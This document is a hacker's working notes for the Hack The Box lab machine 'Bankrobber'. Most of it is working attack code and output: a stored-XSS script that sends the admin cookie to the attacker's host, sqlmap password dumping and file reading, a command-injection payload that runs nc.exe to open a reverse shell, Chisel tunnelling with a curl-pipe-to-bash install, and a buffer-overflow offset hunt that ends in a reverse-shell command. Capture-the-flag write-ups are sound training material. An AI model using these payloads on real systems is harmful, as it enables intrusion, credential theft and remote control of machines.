

XSS with Burp

SQLMAP get Password

SQLMAP File-READ

Portforward (USING CHISEL)

BufferOverflow

80/tcp open http Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)

|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4

|_http-title: E-coin

443/tcp open ssl/http Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)

|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4

|_http-title: E-coin

| ssl-cert: Subject: commonName=localhost

| Not valid before: 2009-11-10T23:48:47

|_Not valid after: 2019-11-08T23:48:47

|_ssl-date: TLS randomness does not represent time

| tls-alpn:

|_ http/1.1

445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)

3306/tcp open mysql MariaDB (unauthorized)

Service Info: Host: BANKROBBER; OS: Windows; CPE: cpe:/o:microsoft:windows

MYSQL

root@kali:/home/kali/Desktop/hackthebox/bankrobber# mysql -h 10.10.10.154 --port 3306

ERROR 1130 (HY000): Host '10.10.14.16' is not allowed to connect to this MariaDB server

SMB - TCP 445

root@kali:/home/kali/Desktop/hackthebox/bankrobber# smbmap -H 10.10.10.154 -u akg

[!] Authentication error on 10.10.10.154



root@kali:/home/kali/Desktop/hackthebox/bankrobber# smbclient -N -L //10.10.10.154

session setup failed: NT_STATUS_ACCESS_DENIED

PORT 80/443

Register

<http://bankrobber.htb/index.php?msg=User%20created>.



```
root@kali:/home/kali/Desktop/hackthebox/bankrobber# gobuster dir -u http://bankrobber.htb/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
```

```
/img (Status: 301)
```

```
/user (Status: 301)
```

```
/admin (Status: 301)
```

```
/css (Status: 301)
```

```
/js (Status: 301)
```

```
/licenses (Status: 403)
```

```
/fonts (Status: 301)
```

```
/%20 (Status: 403)
```

```
/*checkout* (Status: 403)
```

/phpmyadmin (Status: 403)

/webalizer (Status: 403)

/*docroot* (Status: 403)

/* (Status: 403)

/con (Status: 403)

/http%3a (Status: 403)

/**http%3a (Status: 403)

/aux (Status: 403)

/*http%3a (Status: 403)

/%c0 (Status: 403)

BURP

POST /login.php HTTP/1.1

Host: bankrobber.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://bankrobber.htb/index.php?msg=User%20created.

Content-Type: application/x-www-form-urlencoded

Content-Length: 45

Connection: close

Cookie: id=3; username=YWtn; password=YWtn

Upgrade-Insecure-Requests: 1

username=akg&password=akg£s=Submit+Query

COOKIES ARE ENCODED AS-64

TESTING JS

POST /user/transfer.php HTTP/1.1

Host: bankrobber.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://bankrobber.htb/user/

Content-type: application/x-www-form-urlencoded

Content-Length: 81

Connection: close

Cookie: id=3; username=YWtn; password=YWtn

fromId=3&told=&amount=1&comment=<script src="http://10.10.14.16/xss.js"></script>

root@kali:/home/kali/Desktop/hackthebox/bankrobber# python -m SimpleHTTPServer 80

Serving HTTP on 0.0.0.0 port 80 ...

10.10.10.154 - - [19/Jun/2020 14:42:26] "GET /test.js HTTP/1.1" 200 -

root@kali:/home/kali/Desktop/hackthebox/bankrobber# cat xss.js

```
function pwn() {  
  
    var img = document.createElement("img");  
  
    img.src = "http://10.10.14.16/xss?=" + document.cookie;  
  
    document.body.appendChild(img);  
  
}  
  
pwn();
```

Serving HTTP on 0.0.0.0 port 80 ...

10.10.10.154 - - [19/Jun/2020 14:54:23] "GET /xss.js HTTP/1.1" 200 -

10.10.10.154 - - [19/Jun/2020 14:54:23] code 404, message File not found

10.10.10.154 - - [19/Jun/2020 14:54:23] "GET /xss?=username=YWRtaW4%3D;%20password=SG9wZWxlc3NyY21hbnRpYw%3D%3D;%20id=1 HTTP/1.1" 404 -

Decoding: admin-hopelessromantic

<http://bankrobber.htb/admin/>

POST /admin/search.php HTTP/1.1

Host: bankrobber.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://bankrobber.htb/admin/

Content-type: application/x-www-form-urlencoded

Content-Length: 6

Connection: close

Cookie: id=1; username=YWRtaW4%3D; password=SG9wZWxlc3NyY21hbnRpYw%3D%3D

root@kali:/home/kali/Desktop/hackthebox/bankrobber# sqlmap -r search.req --passwords

[*] root [1]:

password hash: *F435725A173757E57BD36B09048B8B610FF4D0C4

MySQL4.1+

Welkom!

Windows Box running apache and php

Default directorcy= c:\xampp\htdocs

sqlmap -r search.req --file-read '/xampp/htdocs/index.php'

<?php

include('../link.php');

include('auth.php');

```

$username = base64_decode(urldecode($_COOKIE['username']));

$password = base64_decode(urldecode($_COOKIE['password']));

$bad    = array('$','&');

$good   = "ls";

if(strtolower(substr(PHP_OS,0,3)) == "win"){

    $good = "dir";

}

if($username == "admin" && $password == "Hopelessromantic"){

    if(isset($_POST['cmd'])){

        // FILTER ESCAPE CHARS

        foreach($bad as $char){

            if(strpos($_POST['cmd'],$char) !== false){

                die("You're not allowed to do that.");

            }

        }

        // CHECK IF THE FIRST 2 CHARS ARE LS

        if(substr($_POST['cmd'], 0,strlen($good)) != $good){

            die("It's only allowed to use the $good command");

        }

        if($_SERVER['REMOTE_ADDR'] == "::1"){

            system($_POST['cmd']);

        } else{

            echo "It's only allowed to access this function from localhost (::1).<br> This is due to the recent hack attempts on our
server.";

        }

    }

} else{

    echo "You are not allowed to use this function!";

}

```

```
root@kali:/home/kali/Desktop/hackthebox/bankrobber# cat xss2.js
```

```
function pwn() {  
  
    document.cookie = "id=1; username=YWRtaW4%3D; password=SG9wZWxlc3NyY21hbnRpYw%3D%3D";  
  
    var uri = "/admin/backdoorchecker.php";  
  
    xhr = new XMLHttpRequest();  
  
    xhr.open("POST", uri, true);  
  
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
  
    xhr.send("cmd=dir|\\\\\\\\10.10.14.16\\\\test\\\\nc.exe 10.10.14.16 7000 -e cmd.exe");  
  
}  
  
pwn();
```


```
root@kali:/home/kali/Desktop/hackthebox/bankrobber# python -m SimpleHTTPServer 80
```

```
root@kali:/home/kali/Desktop/hackthebox/bankrobber# impacket-smbserver test .
```

```
root@kali:/home/kali/Desktop/hackthebox/bankrobber# nc -nlvp 7000
```

```
fromId=3&told=&amount=1&comment=<script src="http://10.10.14.16/xss2.js"></script> (TRANSFER.PHP)
```

```
SHELL GAINED!!!!!!!!!!!!!!
```



```
File Actions Edit View Help  
C:\>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is C80C-B6D3  
  
Directory of C:\  
  
25-04-2019 19:50          57.937 bankv2.exe  
25-04-2019 00:27      <DIR>      PerfLogs  
22-08-2019 20:04      <DIR>      Program Files  
27-04-2019 16:02      <DIR>      Program Files (x86)  
24-04-2019 18:52      <DIR>      Users  
16-08-2019 17:29      <DIR>      Windows  
25-04-2019 00:18      <DIR>      xampp  
                1 File(s)      57.937 bytes  
                6 Dir(s) 33.004.720.128 bytes free  
  
C:\>icacls bankv2.exe  
icacls bankv2.exe  
bankv2.exe: De ingang is ongeldig.  
Successfully processed 0 files; Failed processing 1 files  
  
C:\>
```

```
kali@kali: ~  
File Actions Edit View Help  
Successfully processed 0 files; Failed processing 1 files  
C:\>netstat -an  
netstat -an  
Active Connections  
Proto Local Address Foreign Address State  
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:910 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING  
TCP 10.10.10.154:139 0.0.0.0:0 LISTENING  
TCP 10.10.10.154:50312 10.10.14.16:445 ESTABLISHED  
TCP 10.10.10.154:50313 10.10.14.16:7000 ESTABLISHED  
TCP 127.0.0.1:3306 127.0.0.1:50311 ESTABLISHED
```

<https://github.com/jpillora/chisel/releases>

PORTFORWARD USING CHISEL

```
root@kali:/home/kali/Desktop/tools# python -m SimpleHTTPServer 80
```

```
powershell -c "wget 10.10.14.16/chisel.exe -o chisel.exe"
```

```
curl https://i.jpillora.com/chisel! | bash
```

```
root@kali:/home/kali/Desktop/tools# chisel server -p 8001 --reverse
```

```
C:\Users\Cortin\AppData\Local\Temp>chisel.exe client 10.10.14.16:8001 R:910:localhost:910
```

```
root@kali:/home/kali/Desktop/hackthebox/bankrobber# nc localhost 910
```

```
root@kali:/home/kali/Desktop/hackthebox/bankrobber# nc localhost 910
```

Internet E-Coin Transfer System

International Bank of Sun church

v0.1 by Gio & Cneeliz

Please enter your super secret 4 digit PIN code to login:

[\$] 0021

[\$] PIN is correct, access granted!

Please enter the amount of e-coins you would like to transfer:

[\$] 12

[\$] Transferring \$12 using our e-coin transfer application.

[S] Executing e-coin transfer tool: C:\Users\admin\Documents\transfer.exe

[S] Transaction in progress, you can safely disconnect...

powershell -c "wget 10.10.14.16/nc.exe -o nc.exe"

root@kali:/home/kali/Desktop/tools# python -m SimpleHTTPServer 80

root@kali:/home/kali/Desktop/hackthebox/bankrobber# nc -nlvp 443

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\Users\Cortin\AppData\Local\Temp\nc.exe -e cmd.exe 10.10.14.16 443

BUFFEROVERFLOW IPPSEC!!!!

root@kali:/home/kali# locate pattern_create

root@kali:/home/kali# /usr/bin/msf-pattern_create -l 100

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

root@kali:/home/kali# nc localhost 910

Internet E-Coin Transfer System

International Bank of Sun church

v0.1 by Gio & Cneeliz

Please enter your super secret 4 digit PIN code to login:

[S] 0021

[S] PIN is correct, access granted!

Please enter the amount of e-coins you would like to transfer:

[S] Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

[S] Transferring

\$Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A using our e-coin transfer application.

[S] Executing e-coin transfer tool: 0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

[S] Transaction in progress, you can safely disconnect...

root@kali:/home/kali# /usr/bin/msf-pattern_offset -q 0Ab1 -l 100

[*] Exact match at offset 32

root@kali:/home/kali# python -c 'print("A"*32)'

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA